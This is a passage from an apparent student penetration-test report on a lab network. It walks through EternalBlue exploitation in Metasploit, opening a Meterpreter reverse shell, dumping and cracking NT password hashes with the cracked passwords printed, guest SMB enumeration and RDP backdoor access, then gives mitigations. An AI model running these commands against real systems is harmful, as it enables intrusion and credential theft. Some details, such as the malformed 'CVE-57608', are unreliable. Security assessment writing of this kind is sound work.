135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown

Host script results:
smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE:CVE-2017-0143
  Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).
  Disclosure date: 2017-03-14
  References:
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

I next execute the command displayed in the screenshot below for access to the **msfconsole**

```


Nmap done: 1 IP address (1 host up) scanned in 4.87 seconds
[ root@student-parrotsecurity ] - [ /home/student ]
#msfconsole

.,;lx00KXXXK00xl:.,
.,o0WMMMMMMMMMMMMMMMMMMMMMMMMd,
'xNMMMMMMMMMMMMMMMMMMMMMMMMMMMMwX,
;KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK;
.KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMX,
lWMMMMMMMMMMMMMMMMXd:.. ..;dKMMMMMMMMMMMMMo
xMMMMMMMMMMMMMMMMd., .oNMMMMMMMMMMMMMk
oMMMMMMMMMMMMMx., dMMMMMMMMMMMMMx
.WMMMMMMMMMMMM; ;MMMMMMMMMMMM,
xMMMMMMMMMMMMo, lMMMMMMMMMMMMO
NMMMMMMMMMMMMW ,cccccoMMMMMMMMMMMMwccccc;
MMMMMMMMMMMMX ;KMMMMMMMMMMMMMMMMMMMMMX;
NMMMMMMMMMMMMW ;KMMMMMMMMMMMMMMMMMMMMX;
xMMMMMMMMMMMMd ,OMMMMMMMMMMMMMM;
.WMMMMMMMMMMMMc 'OMMMMMMMMM,
lMMMMMMMMMMMMMk, .kMMO'
dMMMMMMMMMMMMWd' ..
cWMMMMMMMMMMMMMMMMNxc'. #####
.,OMMMMMMMMMMMMMMMMMMMMMwC #++ #++

```

The prominent open-source penetration testing and exploitation tool, Metasploit Framework, has a command-line interface and console called **msfconsole**. To perform offensive security assessments against target systems and networks, it offers an interactive environment where users may load and configure different modules, including payloads, auxiliary modules, exploits, and post-exploitation tools.

- After msfconsole I give the command **search eternalblue**



```
Parrot Terminal

File Edit View Search Terminal Help

..,cdk00K;          :+::      :+::
                   :++++::+::

Metasploit

    =[ metasploit v6.1.9-dev                                ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post           ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: You can use help to view all
available commands

[msf](Jobs:0 Agents:0) >> search eternalblue

Matching Modules
=====

#  Name                               Disclosure Date  Rank   Check
---  ---                               -
-----

0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes
MS17-010_eternalblue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes
```

The famous 'exploit/windows/smb/ms17_010_eternalblue' module in Metasploit Framework is the subject of the 'eternalblue' command in msfconsole. It targets Microsoft's SMB protocol's EternalBlue vulnerability (CVE-2017-0143), which permits remote code execution on susceptible Windows systems. This vulnerability should only be used responsibly and with the appropriate authorization. It became well-known for its involvement in the WannaCry ransomware assault.

```

Parrot Terminal
File Edit View Search Terminal Help
Metasploit tip: You can use help to view all available commands

[msf](Jobs:0 Agents:0) >> search eternalblue

Matching Modules
=====
#  Name                               Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

[msf](Jobs:0 Agents:0) >> use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set rhosts 192.168.20.12
rhosts => 192.168.20.12
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> exploit

[*] Started reverse TCP handler on 192.168.0.73:4444
[*] 192.168.20.12:445 - Target OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1
[*] 192.168.20.12:445 - Built a write-what-where primitive...
[*] 192.168.20.12:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.20.12:445 - Selecting PowerShell target
[*] 192.168.20.12:445 - Executing the payload...
[*] 192.168.20.12:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.20.12
[*] Sending stage (175174 bytes) to 192.168.20.12

```

The next step is to select the vulnerability number we would like to exploit and set the target remote host to 192.168.20.12 using the command below:

- Use 1
- Set RHOSTS 192.168.20.12
- Exploit

```

[msf](Jobs:0 Agents:0) >> search eternal blue

Matching Modules
=====
#  Name                               Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

[msf](Jobs:0 Agents:0) >> use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set RHOSTS 192.168.20.12
RHOSTS => 192.168.20.12
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> exploit

[*] Started reverse TCP handler on 192.168.0.66:4444
[*] 192.168.20.12:445 - Target OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1
[*] 192.168.20.12:445 - Built a write-what-where primitive...
[*] 192.168.20.12:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.20.12:445 - Selecting PowerShell target
[*] 192.168.20.12:445 - Executing the payload...
[*] 192.168.20.12:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.20.12
[*] Meterpreter session 1 opened (192.168.0.66:4444 -> 192.168.20.12:49196) at 2024-04-18 11:21:11 +0100

```



3.4.2. IP address 192.168.20.13

Vulnerability CVE-57608 affects the remote SMB server on 192.168.20.13 that uses **TCP port 445** for SMB operations. This vulnerability results from the server's lack of SMB signing requirements. SMB signing is a security feature that adds digital signatures to SMB packets to assist in safeguarding the authenticity and integrity of SMB communication. In the absence of this prerequisite, a remote, unauthenticated attacker can take advantage of the vulnerability and launch man-in-the-middle attacks against the SMB server.

Although there is not a dedicated module in the Metasploit Framework to directly attack this vulnerability, it can still be used to undermine the target system's SMB communication security. The auxiliary/server/capture/smb module might be used by an attacker to set up a rogue SMB service and record client authentication attempts. Alternatively, LLMNR queries can be spoofing and SMB traffic can be redirected to the attacker's workstation using the auxiliary/spoof/llmnr/llmnr_response module. These Metasploit modules can be used in conjunction with the lack of SMB signature to compromise the security of SMB communication on the affected system, even if they do not directly attack the vulnerability.

It is highly advised to implement the required patches or upgrades to enforce SMB signature on the remote SMB server to reduce this risk. If this is not done, the system becomes vulnerable to data manipulation, man-in-the-middle attacks, and unapproved access from remote attackers who target the unsecured SMB transmission.

- Here I am executing **smbclient -L 192.168.20.13 -U guest**




```
Parrot Terminal
File Edit View Search Terminal Help
[student@student-parrotsecurity]-[~]
$ sudo su
[sudo] password for student:
[root@student-parrotsecurity]-[/home/student]
# smbclient -L 192.168.20.13 -U guest
Enter WORKGROUP\guest's password:

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
Shared         Disk
Users         Disk
SMB1 disabled -- no workgroup available
```

3.5. Post exploitation and privilege escalation:

We will now proceed to get the user password hashes of the system – **192.168.20.12** in the meterpreter. The screenshot below shows the password hashes result of all user accounts when we ran the command


- run hashdump



```
(Meterpreter 1)(C:\Windows\system32) > run hashdump
[*] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[*] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 62274a1291d720cb560aef24ac22e6c7...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
No users with password hints on this system
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:62070ab5a8bdd28b2ff82335206dd278:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Employee2:1009:aad3b435b51404eeaad3b435b51404ee:8d40bd8be03059e181cc93d263cfa897:::
Employee14:1010:aad3b435b51404eeaad3b435b51404ee:dce2f033812e0f8f8e875e00627ecfbc:::
Employee15:1011:aad3b435b51404eeaad3b435b51404ee:63a6e8f6971c9abc19156f2586e6ecd9:::
```

Running this command gives us the details of the host:

- sysinfo



```
(Meterpreter 1)(C:\Windows\system32) > sysinfo
Computer      : SECMWINSERVER2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1)
Architecture  : x64
System Language : en-GB
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x86/windows
(Meterpreter 1)(C:\Windows\system32) > Interrupt: use the 'exit' command to quit
(Meterpreter 1)(C:\Windows\system32) >
```

Furthermore, the hashes were copied into a text file called hashdumps and saved. Then the cracking of the password was done using the command below:

- john –format=NT /home/student/hashdumps.txt

```

[student@student-parrotsecurity]-[~/Desktop]
$ sudo su
[sudo] password for student:
[root@student-parrotsecurity]-[/home/student/Desktop]
# john -format=NT plaintext.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
(Guest)
Proceeding with incremental:ASCII
whale
(Employee15)
Elle6
(Employee14)

```

Name	Status	Reports	Last Report
Employee15	Cracked	1	Thu Apr 10, 2025 22:09:48M UTC
Employee14	Cracked	1	Thu Apr 10, 2025 22:09:48M UTC

192.168.20.12 was successfully exploited, and after gaining more authority, all user passwords were obtained using Hashdump in the Meterpreter session. They can create new user accounts and set up a backdoor into this IP address if they have access to the administrator account.

The results of cracking the passwords for the user accounts on host **192.168.20.12** are displayed in the table below.


Username	Password
Employee15	whale
Employee14	Elle6

IP address 192.168.20.9

The attacker used the "enable_rdp" post-exploitation module to create a new RDP account for **192.168.20.9** by using the pre-existing session ID. Another usage for this module is to forward port 3389/tcp to the destination.

The instructions below describe how to use a known vulnerability to obtain remote access to a target system by configuring Remote Desktop Protocol (RDP) on the infected device. Initially, a Meterpreter session is created by taking advantage of CVE-2014-6321. Subsequently, the enable_rdp module loads and its necessary parameters, including session number, username, and password, are configured. The target system's RDP is enabled after the module is executed, enabling remote connections using an RDP client such as Remote Desktop Connection.

IP address 192.168.20.13



```
Parrot Terminal
File Edit View Search Terminal Help
SMB1 disabled -- no workgroup available
[root@student-parrotsecurity]-[/home/student]
#smbclient //192.168.20.13/Users
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                DR          0   Wed Mar 16 09:09:37 2022
..               DR          0   Wed Mar 16 09:09:37 2022
Default          DHR          0   Tue Jul 14 08:07:31 2009
desktop.ini      AHS         174   Tue Jul 14 05:54:24 2009
Public           DR          0   Sun Nov 21 07:16:58 2010

8362495 blocks of size 4096. 2766045 blocks available
```

We successfully exploited 192.168.20.13 and it does not require a signing in

4. Mitigation:

4.1. SSL/TLS and Microsoft vulnerabilities:

Categorizing or thematically grouping CVEs (Common Vulnerabilities and Exposures) is frequently more practical when handling many of them. This facilitates more effective information organization and presentation, particularly when handling a high number of vulnerabilities. We can group and display the mitigations for the specified CVEs in the following ways:

SSL/TLS Vulnerabilities:

1. CVE-2016-2183(SWEET32)
2. CVE-2004-2761
3. CVE-2005-4900
4. CVE-2013-2566(Bar Mitzvah)
5. CVE-2015-2808(Bar Mitzvah)

Microsoft Vulnerabilities:

1. CVE-2014-6321(MS14-066)
2. CVE-1999-0524
3. CVE-2010-3972(MS11-004)
4. CVE-2012-2532(MS12-073)
5. CVE-2016-0128(MS16-047)
6. CVE-2017-0143(MS17-010)

Mitigations and recommendations:

1. Patching and Software updates:

It is essential to deploy security patches and update software regularly to fix known vulnerabilities and guard against possible exploitation. Organizations can lessen the likelihood that attackers will exploit known security holes by rapidly installing the most recent fixes supplied by software manufacturers. Vulnerabilities like SWEET32 (CVE-2016-2183) and Bar Mitzvah (CVE-2013-2566, CVE-2015-2808) that potentially result in data breaches or unauthorized access must be fixed by updating SSL/TLS libraries and applications. (Microsoft secure channel vulnerability , n.d.)

2. Secure Coding and Hashing Strengthening:

The security of data in transit is improved by implementing strong encryption and hashing methods for SSL/TLS interactions. Organizations can stop attackers from taking advantage of weaknesses in out-of-date encryption protocols by ensuring the usage of strong ciphers like AES-GCM or ChaCha20-Poly1305 and limiting support for weak cipher suites like Triple-DES (3DES) and RC4. Furthermore, the integrity of digital certificates is strengthened and the risk of certificate-related attacks is decreased by making sure that SSL/TLS certificates are signed using secure hashing algorithms like SHA-256 or SHA-3. Lastly, by implementing certificate pinning techniques, the danger of accepting bogus certificates is reduced and trust in SSL certificates is strengthened. (Microsoft secure channel vulnerability , n.d.)

3. Turning Off Vulnerable Services and Protocols:

Reducing the attack surface and minimizing the risk of exploitation is achieved by disabling or restricting access to susceptible protocols and services that are not necessary for business operations. Disabling vulnerable FTP services (CVE-2010-3972, CVE-2012-2532) and SMBv1 (CVE-2017-0143) will stop attackers from taking use of known flaws in these protocols and services. (Microsoft Build, n.d.)

4. Divided networks and access restrictions:

By limiting access to sensitive resources and isolating important systems, network segmentation lowers the possibility of unwanted access or lateral movement by attackers. To restrict the transmission of vulnerable protocols such as ICMP timestamp requests (CVE-1999-0524), and to prevent unwanted access, organizations should set up firewalls and access control lists (ACLs). An additional layer of protection is added by employing intrusion detection/prevention systems (IDS/IPS) to monitor and stop unwanted access attempts.

5. Access Control and Authentication:

Ensuring that only authorized users can access critical resources is ensured by putting robust authentication systems in place, such as certificate-based authentication or multi-factor authentication. Organizations can stop attackers from taking advantage of vulnerabilities through unsolicited network traffic by limiting access to compromised systems and unauthorized users.

6. Logging, Monitoring, and Incident Response:

Putting in place strong logging and monitoring systems enables firms to quickly identify and address possible security incidents. Organizations can detect and stop security risks before they get worse by routinely checking logs for unusual or suspicious activity. Creating and testing incident response plans also guarantees a well-coordinated and efficient reaction to security breaches, reducing the disruption to business operations.

7. Security Policies and Awareness Training:

A solid security foundation can be established by reviewing and updating security rules to guarantee compliance and match industry best practices. All staff members receive regular security awareness training, which informs them of potential security threats and best practices and promotes a security-conscious culture within the company.

Using these thematic mitigation methods, businesses can enhance their security posture and lower the probability of breach. Every strategy promotes a complete approach to cybersecurity and tackles certain vulnerabilities, guaranteeing all-encompassing defence against a variety of attacks.

4.3. Industry standard mitigations:

Using these well-established frameworks and industry best practices guarantees that vulnerability mitigation is done throughout the business in a thorough, reliable, and standards-aligned manner.

The CSF, or NIST Cybersecurity Framework,

- Strictly restrict access (PR.AC) to authorized users and systems only for services that are susceptible, such as FTP, SMB, and RDP. (NIST, n.d.)
- To secure data in transit, use robust encryption and secure configurations (PR.DS) for SSL/TLS and other protocols.
- For prompt mitigation, implement strong patch and vulnerability management procedures (PR.IP).

CIS Regulators:

- To speed up vulnerability fixes, use automated systems for OS patching and program upgrades (Control 3.4).
- To lessen the attack surface, disable any non-essential services, protocols, or ports (Control 3.5).

- Implement secure setups (Control 3.6) by disabling unused features and eliminating unsafe defaults. (CIS, n.d.)

Guidelines for OWASP:

- Adhere to secure coding, input validation, and defence against typical web vulnerabilities for web applications and services.
- Apply the OWASP recommendations for safe TLS configurations, including key exchange, cert management, and strong ciphers. (OWASP, n.d.)

SANS Institute

- Use listings of the "Top 20 Attack Targets" and "Top 25 Software Errors" to determine priorities.
- To configure secure operating systems and software components, follow SANS hardening standards.

Industry Guidelines:

- Risk assessment, access control, and data protection regulations in the healthcare industry (HIPAA).
- Payment (PCI DSS): vulnerability management, encryption, and secure systems.
- Federal (FISMA/NIST): Risk mitigation and recommendations on vulnerability reduction

5. Conclusion:

The thorough vulnerability analysis and penetration testing performed on Luke's Wholesaler's IT infrastructure have yielded important new information about the organization's security posture as it stands today. Through comprehensive scans, vulnerability identification, and exploit attempts, we have improved our comprehension of potential threats and attack routes that malevolent actors might use against us.

Numerous high-severity and critical vulnerabilities were found throughout the assessment, and they all need to be addressed right now. The most important discovery was the existence of the notorious "EternalBlue" vulnerability (CVE-2017-0143), which made the host 192.168.20.12 susceptible to remote code execution. The WannaCry ransomware assault leveraged this vulnerability, underscoring the significance of maintaining systems updated with the most recent security patches and upgrades.

Additional noteworthy vulnerabilities were implementation flaws in SSL/TLS, like the use of shoddy hashing algorithms and cipher suites, which might allow for data exposure or man-in-the-middle attacks. Further highlighting the necessity for a thorough patching and hardening

plan were vulnerabilities found in the Remote Desktop Protocol (RDP), Internet Information Services (IIS) FTP service, and other Microsoft Windows components.

It is imperative that these vulnerabilities be addressed right away and that the suggested mitigations detailed in this report be put into place. If this isn't done, Luke's Wholesaler may become vulnerable to illegal access, data breaches, and possible system penetration, all of which could hurt the company's operations and reputation.

By putting industry best practices and security controls into place, it is crucial to create and maintain a strong security posture in addition to resolving the specific vulnerabilities found. Regular patch management, robust encryption and authentication techniques, network segmentation, ongoing monitoring, and recurring security assessments are a few examples of this.

To guarantee a thorough and all-encompassing approach to cybersecurity, it is also advised that Luke's Wholesaler evaluate and update its security policies, incident response plans, and staff awareness programs. Encouraging all staff members to be security conscious can greatly lower the likelihood of social engineering scams and other vulnerabilities involving human factors.

6. References:

A Study on Penetration Testing Process and Tools. (n.d.).

Denis, M., Zena, C., & Hayajneh, T. (n.d.). *Penetration Testing: Concepts, Attack Methods, and Defense Strategies.* www.kali.org

Frincke, D. A., & Bishop, M. (2007). *Education.* www.computer.org/security/

Garg, D., & Bansal, N. (2021, October 1). A Systematic Review on Penetration Testing. *2021 2nd Global Conference for Advancement in Technology, GCAT 2021.* <https://doi.org/10.1109/GCAT52182.2021.9587771>

Lee, D., Institute of Electrical and Electronics Engineers, IEEE ITSS, & Florida International University. (n.d.). *IEEE ISI2018 : IEEE International Conference on Intelligence and Security Informatics : November 8-10, 2018, Florida International University, Miami FL.*

North Eastern Hill University. Department of Biomedical Engineering, Institute of Electrical and Electronics Engineers. Kolkata Section, IEEE Industry Applications Society, & Institute of Electrical and Electronics Engineers. (n.d.). *International Conference on Computational Performance Evaluation : ComPE 2020 online conference : 2nd-4th July 2020.*

Phong, C. T., & Yan, W. Q. (2014). An overview of penetration testing. In *International Journal of Digital Crime and Forensics* (Vol. 6, Issue 4, pp. 50–74). IGI Global. <https://doi.org/10.4018/ijdcf.2014100104>

Satapathy, A., & Livingston, J. (2016). A Comprehensive Survey on SSL/ TLS and their Vulnerabilities. *International Journal of Computer Applications*, 153(5), 31–38.
<https://doi.org/10.5120/ijca2016912063>

- *CIS*. (n.d.). Retrieved from <https://www.cisecurity.org/controls>
- *CISCO*. (n.d.). Retrieved from network management: <https://www.cisco.com/c/en/us/products/security/what-is-network-segmentation.html>
- *Greenbone*. (n.d.). Retrieved from Greenbone: <https://www.greenbone.net/en/>
- *IBM*. (n.d.). Retrieved from What is patch management: <https://www.ibm.com/topics/patch-management>
- *Microsoft Build*. (n.d.). Retrieved from <https://learn.microsoft.com/en-us/answers/questions/1348099/how-to-address-ssl-tls-vulnerabilities-on-windows>
- *Microsoft learn*. (n.d.). Retrieved from Microsoft build: <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-047>
- *Microsoft secure channel vulnerability* . (n.d.). Retrieved from Cybersecurity and infrastructure security agency: <https://www.cisa.gov/news-events/alerts/2014/11/14/microsoft-secure-channel-schannel-vulnerability-cve-2014-6321>
- *NIST*. (n.d.). Retrieved from National vulnerability Database: <https://www.nist.gov/>
- *OWASP*. (n.d.). Retrieved from <https://owasp.org/www-project-top-ten/>
- *tenable nessus*. (n.d.). Retrieved from <https://www.tenable.com/products/nessus>
- *wikipedia*. (n.d.). Retrieved from <https://en.wikipedia.org/wiki/EternalBlue>